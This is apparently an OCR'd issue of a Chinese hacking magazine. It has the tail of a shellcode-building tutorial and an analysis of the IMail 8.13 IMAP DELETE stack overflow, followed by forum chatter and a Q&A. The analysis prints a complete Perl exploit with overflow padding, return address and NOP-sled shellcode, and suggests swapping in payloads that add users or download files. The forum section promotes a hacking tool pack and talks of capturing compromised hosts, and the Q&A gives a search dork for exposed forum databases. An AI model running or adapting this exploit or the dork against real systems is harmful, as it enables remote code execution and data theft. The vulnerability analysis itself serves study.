


```
:00401028 64A130000000    mov eax, dword ptr fs:[00000030]
:0040102E 8B400C          mov eax, dword ptr [eax+0C]
:00401031 8B701C          mov esi, dword ptr [eax+1C]
:00401034 AD              lodsd
:00401035 8B4008          mov eax, dword ptr [eax+08]
:00401038 8BE8            mov ebp, eax
:0040103A 8B453C          mov eax, dword ptr [ebp+3C]
:0040103D 8B540578        mov edx, dword ptr [ebp+eax+78]
:00401041 03D5            add edx, ebp
:00401043 8B4A18          mov ecx, dword ptr [edx+18]
:00401046 8B5A20          mov ebx, dword ptr [edx+20]
:00401049 03DD            add ebx, ebp
程序的第一句
:00401198 C3              ret

:00401199 CC              int 03
:0040119A CC              int 03
:0040119B CC              int 03
:0040119C CC              int 03
程序的最后一句
```

图2

这时候在w32dams下方就会看到这句的偏移地址了。(图3)



调用第一句是的显示
Line:121 Pg 2 of 473 Code Data @:00401028 @Offset 00001028h in Fi
调用第二句的显示
Line:240 Pg 3 and 4 of 473 Code Data @:00401198 @Offset 00001198h in F

图3

看到了吗，第一句和最后一句的偏移地址分别是：1028h和1198h。下面用winhex打开编译好的exe文件，然后跳转到在上图中看到的偏移地址处。(图4)




图4

这些就是我们的shellcode的机器码了，但是不要以为现在就可以使用了，注意到我们构造的shellcode中有0x00字符串了吗？windows会将这样的字符串截断从而导致我们的shellcode不可用，限于篇幅的原因我就不具体在这里讲解决的方法了，有兴趣的朋友可以找我讨论。这里我为大家准备了两个源程序，我介绍一下使用的方法：

首先将上面复制下来的shellcode中的空格转换成'\x'(不含引号)字符，并在每行的开头和结尾加上引号。将转换后的shellcode复制到"加密shellcode代码.c"中，定义ShellCode数组并在后面加上"；"号(不含引号)。编译程序后执行，程序会把输出加密后的shellcode复制到"解密程序.c"的decode_ok处，编译成可执行文件后，再按照上文中提取机器码的方法提取一遍机器码就可以了。

如果大家还有什么疑问的话，可以到nohack的论坛来找我。

编辑点评： 作者通过实例详细讲解了构造shellcode的步骤，可能对某些读者还是有难度，建议先阅读《Q版黑客缓冲区溢出教程》。结合《Q版缓冲》书中的知识点可以更好地理解作者的思路。

邮件服务器溢出漏洞系列分析之二

——分析和利用IMAP DELETE命令堆栈溢出漏洞

曹军/dang0102

06年第1期文章中，我分析了Ipswitch Collaboration Suite IMAP EXAMINE命令缓冲区溢出漏洞。由于种种原因，当时并没有能给出成功利用的Exploit。本文我们来看看Imail Server的另一个漏洞：IMAP DELETE命令堆栈溢出漏洞。其实在网上可以找到现成的Exploit，只是我发现这个Exploit写得不清楚，代码很凌乱，不能直接利用，同时也没对漏洞作进一步的分析，因此作为技术交流写出来和大家讨论。

一、漏洞起因

还是先来看看漏洞公告。（图1）

IMail IMAP Service DELETE 命令溢出漏洞

严重程度：高
威胁程度：远程管理员权限
错误类型：边界检查错误
利用方式：客户机模式

受影响系统

IMail Server 8.x

详细描述
Nutz 在 IMail Server 中发现一个安全漏洞，能被恶意用户利用威胁到系统的安全。

这个漏洞的成因是由于IMAP service（"IMAP4D32.exe"）在处理"DELETE"命令时没有进行边界检查。如果用户提交"DELETE"命令时附带超长的参数，(约 300 字节) 将导致缓冲区溢出。

成功利用者可以执行任意代码。

这个风险在 IMAIL 8.13 版本中发现，其它版本可能也受影响。

图1

这个漏洞2004于年底公布，是一个堆栈溢出漏洞，是由IMAP Server在处理用户提交的DELETE命令时缺乏有效的长度检测引起的。IMAP协议上次文章已经介绍了，DELETE也只是其中一个命令，功能是删除指定的文件夹或邮箱。

简单了解漏洞起因之后，我们来对这个漏洞进行分析和利用。首先规划一下，我们要做的事情包含3方面：

1、对漏洞的起因进行分析，找出服务进程中出问题的代码，一般是字符串拷贝代码；
2、对漏洞进行利用；
3、并搞清楚ShellCode的限制条件。

废话不多说了，我们入正题。

二、改进现有Exploit

漏洞公告附带了测试代码，是用Perl写的Exp。既然有现成的Exp就先用吧，具体参见http://www.xfocus.net/vuls/200411/4048.html。只可惜如本文开始所说的那样利用会失败。在此Exp基础上进行改进，得到我们自己的Exp。这里还要提一点，现在的Perl（我用的版本是5.8.6）提供了IMAP的客户端模块的，我们只需要在命令行下输入：ppm install Mail::IMAPClient安装即可。

经过修改，我把这个Exp大为简化，可读性较强，大家可以参考。由于是第一次分析，也为了便于讲解，我这里就将修改之后的Exp贴出来：


```
#!C:\usr\bin\perl
#########################################
# IPSwitch-IMail-8.13-DELETE 溢出漏洞测试代码
#####################################
# 使用的模块
use strict;
use IO::Socket;
use Getopt::Std;
use Mail::IMAPClient;

# 变量定义
my %args;
my $usr;
my $pwd;
my $host;
my $shellcode;
my $szSend;

# 测试shellcode
$shellcode = 
      #4字节保留地址
"\x90\x90\x90\x90".
        # 下面是真正的Shellcode
 "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xeb\xfe".
"\x90\x90".
"\r\n";
#DELETE命令后面跟的数据
$szSend = "A" x 244 . "\x12\x45\xfa\x7f". $shellcode . "\r\n";
# 提取程序参数
getopts("h:u:p:", \%args);
if ((!defined $args{h}) || (!defined $args{u}) || (!defined $args{p}))
{
    print "Usage: $0 -h [host] -u [username] -p [password]\n";
    exit;
}
# 下面进行身份验证
$usr  = $args{u};
$pwd = $args{p};
$host = $args{h};
print ("user:", $usr, "\n", "pwd:", $pwd, "\n", "Host:", $host,
"\n");
print "Login in to $host as $usr/$pwd\n";
my $imap = Mail::IMAPClient->new( Server => $host, User => $usr,
Password=> $pwd) or \
die "Cannot connect: $@";
# 身份验证通过之后，发送DELETE命令
$imap->delete($szSend) or die "Cannot delete: $@n";
print("OK! Finished\n");
```

Perl的基础知识我这里就不多讲了，大家好好看下相关教程。我测试的服务器是Win2000 SP4，Imail Server版本是8.13，上面的代码测试

通过。从上面代码看出，ShellCode功能很简单：很多个NOP（0x90）之后加上死循环jmp -2（EB FE），如果测试之后服务器CPU占有率为100%，如图2所示：则说明ShellCode执行成功。当然，大家也可以测试更复杂的ShellCode，如添加用户，下载文件等。



映像名称	PID	CPU	CPU 时间	内存使用
conime.exe	1716	00	0:00:00	1,548 K
XDICT.EXE	1864	00	0:01:38	2,276 K
WINWORD.EXE	1972	00	0:05:45	13,268 K
uedit32.exe	1980	00	0:04:03	2,996 K
IEXPLORE.EXE	2240	00	0:03:34	2,224 K
realsched.exe	2524	00	0:00:00	136 K
cmd.exe	2564	00	0:00:02	2,324 K
Foxmail.exe	2628	00	0:00:14	1,376 K
mmc.exe	2660	00	0:00:24	1,656 K
msdev.exe	2740	00	0:00:18	3,144 K
uedit32.exe	2800	00	0:00:00	456 K
notepad.exe	3144	00	0:00:21	272 K
mspaint.exe	3328	00	0:00:06	1,308 K
QQ.exe	3768	02	0:04:51	4,652 K
TIMPlatform.exe	3780	00	0:00:00	1,724 K
fingrd32.exe	3880	00	0:00:00	188 K
taskmgr.exe	3968	02	0:00:04	2,232 K
notepad.exe	3972	00	0:00:00	224 K

图2

三、漏洞的进一步分析

初步测试之后，我们对漏洞来进一步分析。先要分析的是溢出时堆栈的情况，如下：

```
|AAAA…AAAA| EIP | 保留字节 | ShellCode |
 244字节     4字节   4字节     255字节
```

最近在Xfocus上看到一篇IMAP LOGIN溢出漏洞分析文章，文中说道Imail这样的服务器漏洞提交的数据必须是可见字符（0x21 --- 0x7e），否则就不被服务进程所识别，同时我们这个漏洞公告给出的原始利用Exp中也是这样提的。不过大家看到，我上面用的ShellCode突破这样一个限制，其实如果ShellCode中不包含'\'、'\r'、'\n'等字符的话就可以执行了。接下来看看ShellCode长度限制。从溢出时堆栈情况可以看出，服务进程对ShellCode长度作了限制，如果直接在保留地址之后的话最多只有255字节左右，要完成通用的、较为复杂的功能就比较困难了。但如果把前面把244字节也利用起来的话，ShellCode功能就可以更强大了：

```
| ShellCode1 |JMP ShellCode2| EIP | 保留字节 | ShellCode2 |
  244-X字节      X字节        4字节   4字节     255字节
```

也就是说，把ShellCode分为2部分，ShellCode1和ShellCode2。ShellCode1完成一部分功能，然后跳转到ShellCode2继续执行。

最后来看看服务进程中导致溢出的代码究竟在哪里。首先在服务器上打开SoftIce，输入set font 2和code on两个命令。将测试代码中真正的ShellCode头两个字节改为EB FE，然后测试。在服务器上Ctrl + D调出SoftIce，观察到此时的EIP和ESP都是0x0102fe60，而在0x0102fe58处就是返回地址0x7ffa4512。于是输入命令：bpmd 0102fe58 W if((*0102fe58) = = 7ffa4512)

这个命令的意思是如果有向0x0102fe58写入0x7ffa4512的行为就拦截下来，然后观察此时EIP执行地址附近代码即可。注意，bpm命令设置的断点又叫内存监视点，与bpx命令不同，bpm断点是随着进程的消失而消失，即我们每次重启服务后要测试的话，都必须删除并重新设置这个监视点。

这个漏洞中我观察到的代码有如下两处：

```
001B:1001F55F  8A03        MOV   AL,[EBX]
001B:1001F561  FF4C240C    DEC   DWORD PTR [ESP+0C]
001B:1001F565  8BCF        MOV   ECX,EDI
001B:1001F567  E882FFFFFF  CALL  1001F4EE //1001F4EE指向
的指令就是字//符拷贝
001B:1001F56C  43          INC   EBX
001B:1001F4EE  F6410C40    TEST  BYTE PTR [ECX+0C],40
001B:1001F4F2  7406        JZ    1001F4FA
001B:1001F4F4  83790800    CMP   DWORD PTR [ECX+08],00
001B:1001F4F8  7424        JZ    1001F51E
001B:1001F4FA  FF4904      DEC   DWORD PTR [ECX+04]
001B:1001F4FD  780B        JS    1001F50A
001B:1001F4FF  8B11        MOV   EDX,[ECX]
001B:1001F501  8802        MOV   [EDX],AL //逐字符拷贝
001B:1001F503  FF01        INC   DWORD PTR [ECX]
001B:1001F505  0FB6C0      MOVZX EAX,AL
001B:1001F508  EB0C        JMP   1001F516
001B:1001F50A  0FBEC0      MOVSX EAX,AL
001B:1001F50D  51          PUSH  ECX
001B:1001F50E  50          PUSH  EAX
001B:1001F50F  E8C1FEFFFF  CALL  1001F3D5
001B:1001F514  59          POP   ECX
001B:1001F515  59          POP   ECX
001B:1001F516  83F8FF      CMP   EAX,-01
001B:1001F519  7503        JNZ   1001F51E
001B:1001F51B  0906        OR    [ESI],EAX
001B:1001F51D  C3          RET //返回到001B:1001F56C
```

上面得到的汇编代码其实是完成逐字节拷贝的功能，代码中并没有长度检测操作，从而导致了溢出。大家有兴趣的话可以自己跟一下这段代码，说不定有新的发现。

漏洞分析就是这样，至于ShellCode的编写，网络和杂志上都有很多现成资料，我们也可以以后通过专题深入讨论。

小结： 本文中，我简单分析了Imail Server IMAP DELETE命令溢出漏洞，漏洞虽然有点老了，但是分析过程还是有些东西值得总结的，也涉及到一些基础知识，希望对朋友们有所帮助。

编辑点评 老漏洞新分析，对于大家充分理解Exploit有很大帮助。以后我们学习分析、交流的时候也尽量用比较清晰的格式。画上图也对理解有帮助。汇编、计算机原理等基础知识也是非常重要的。

nohack小技巧

用记事本减肥win2k和XP

进入c:\winnt\infsysoc.inf在编辑菜单中选替换，在查找中输入"hide,"点击全部替换，在添加删除中可出现一些常见的选项，你可根据自已的需要进行选择。

在运行里输入命令sfc/purgecache，回车，可以清理很多缓存和一些备份文件，通常都能去掉300 - 400M的文件，对系统没有任何伤害，xp通用。

《黑客手册》

栏目信箱：renwoxiaoxing@nohack.cn 文/任我小行无组织

论坛贴吧

上期的小编大拜年，不知道各位读者是否满意？时间对于做杂志的来说，真的是飞快，当春节即将到来的时候，小编看着杂志，感想联翩，原来做杂志的人的生活真的是好飞快啊。生活对很多人来说意义都不一样，有的是按天来过，有人是按秒来过。而每一个杂志人都是按期数过。我竟然发现原来按期过生活，时间真的是好快好快好快啊！（老编吐血：你干嘛那么多好快好快好快啊？）

因为才过俩蛋，又要到俩年（小年和大年啊 ！）。所以最近一段时间里，黑客手册论坛洋溢着热烈的节日气氛，大家只要打开论坛就会看到喜庆的气氛，乖乖的，叫人开了黑客手册的论坛，就根本不想下网了。为什么呢？因为论坛的活动实在是太多太多了，到处都可以得到奖品，到处都是惊喜啊！我们优秀斑竹 1 月的评选结果已经出来了，分别是土匪婆，**dragon5，oicq 我爱玩，小风与 EvilAngel 等 5 位**，我想经常逛论坛的朋友一定对他们不陌生，大家有什么疑问就直接去论坛去询问，找相应斑竹解答。他们可都是各个专业的带头兵

啊！另外只要你在论坛积极活跃，经常回复问题，经常灌水讨论，经常~~，那么你就有机会免费得到黑色天空 VIP 培训名额，每月仅 5 名，机会不容错过啊！

做黑客没工具怎么能行，那就好比是个厨师，要做盘好菜却没有料一样。不过大家不用愁啊，我们的优秀斑竹小风同学给大家带来了 254 款黑客小工具，简直就是太惊喜了。叫你乐的蹦起来啊！悄悄的告诉黑客手册的读者。

地址是:http://www.nohack.cn/bbs/viewthread.php?tid=498&extra=page%3D1

想不想知道辛苦工作的我们小编的 PP 呢？如果想的话，就来“我的照片”版里看啊！里面还有各个会员的 PP，全部都是帅哥与美女级别的！作为当代 21 世纪，什么最重要，信息，掌握最新信息是确保你成功的一个重要因素，是你捉肉鸡的事先保障。我们的漏洞公布为大家带来了最新的漏洞，想知道的，赶快来看啊！

地址：http://www.nohack.cn/bbs/forumdisplay.php?fid=15

本月的论坛的优秀会员是 Heartless。名字起的很不错啊！下面是他的个人称述：

我 Heartless 一个热忠于 hacker 技术的人！想结交业界人事！为了共同学习！我加入了黑客手册的好多群。在这我学到了很多东西！~~在这里先感谢一下《黑客手册》的所有编辑成员！希望在这里可以结交到更多的朋友！！

祝福大家新春快乐，祝黑客手册越来越好！~

职业：学生（软件）

年龄：19

个人爱好：没事去看看百度！~~

QQ：364789382

个人格言：hacker 是网络安全的见证！

另外最近黑客手册 32 省地区群基本建设完毕，现征集一名 **32 省地区群负责人员**，有兴趣的发本栏目信箱啊！各个地区还有没建设好的，尽快建设啊！我们的各个活动就要开展了，到头来不要被其他兄弟省的笑话你们省的技术水平不行，没有黑客人才啊！下面是群的列表，各个省的兄弟对应加入啊！群资源人数有限，建议每人根据自己的喜好只加一个群。

29号信箱

1、吉林四平市铁西区英雄大街 69 号，王崇贵转王宁　136000

真是不好意思，我本人不是那种有着活跃思想和敏锐观察力的人，所有不会有意见。我没有建议和意见，但我知道我要做的事，我会在每个月定期去买手册，我想这里对你们辛勤工作最好的回报。

（编辑感动……）

2、河北省沧州市第一中学高二（15）班　张晓亮　061000

打油诗 NOHACK：

脱胎换骨 NOHACK，内网外网全攻克。编程反吧更叫绝，网管痛哭难结舌。
探索反黑全教程，大虾菜鸟全适合。几番周折全脱壳，丑小鸭儿变天鹅。
疑难问题非安全，菜鸟恶补更全面。图片讲解详又细，若还不懂看光盘。
旁注入侵怎么练，黑客手册来成全。春节将至不能忘，敬给恩师拜拜年。

（编辑空气又赞又叹：不是每个人都能写诗的！比如我：(

Q&A

主持：ban

什么是GoogleHacking?

GoogleHacking是利用Google的搜索引擎快速查找存在脆弱性的主机以及包含敏感数据的信息。例如：我们要利用GoogleHacking来搜索大面积的默认DVBBS7.MDB数据库的话，我们可以是采用：filetype：mdb "dvbbs7.mdb，如图1（如果想知道更详细的资料，可以留意下期的《黑客手册》）。

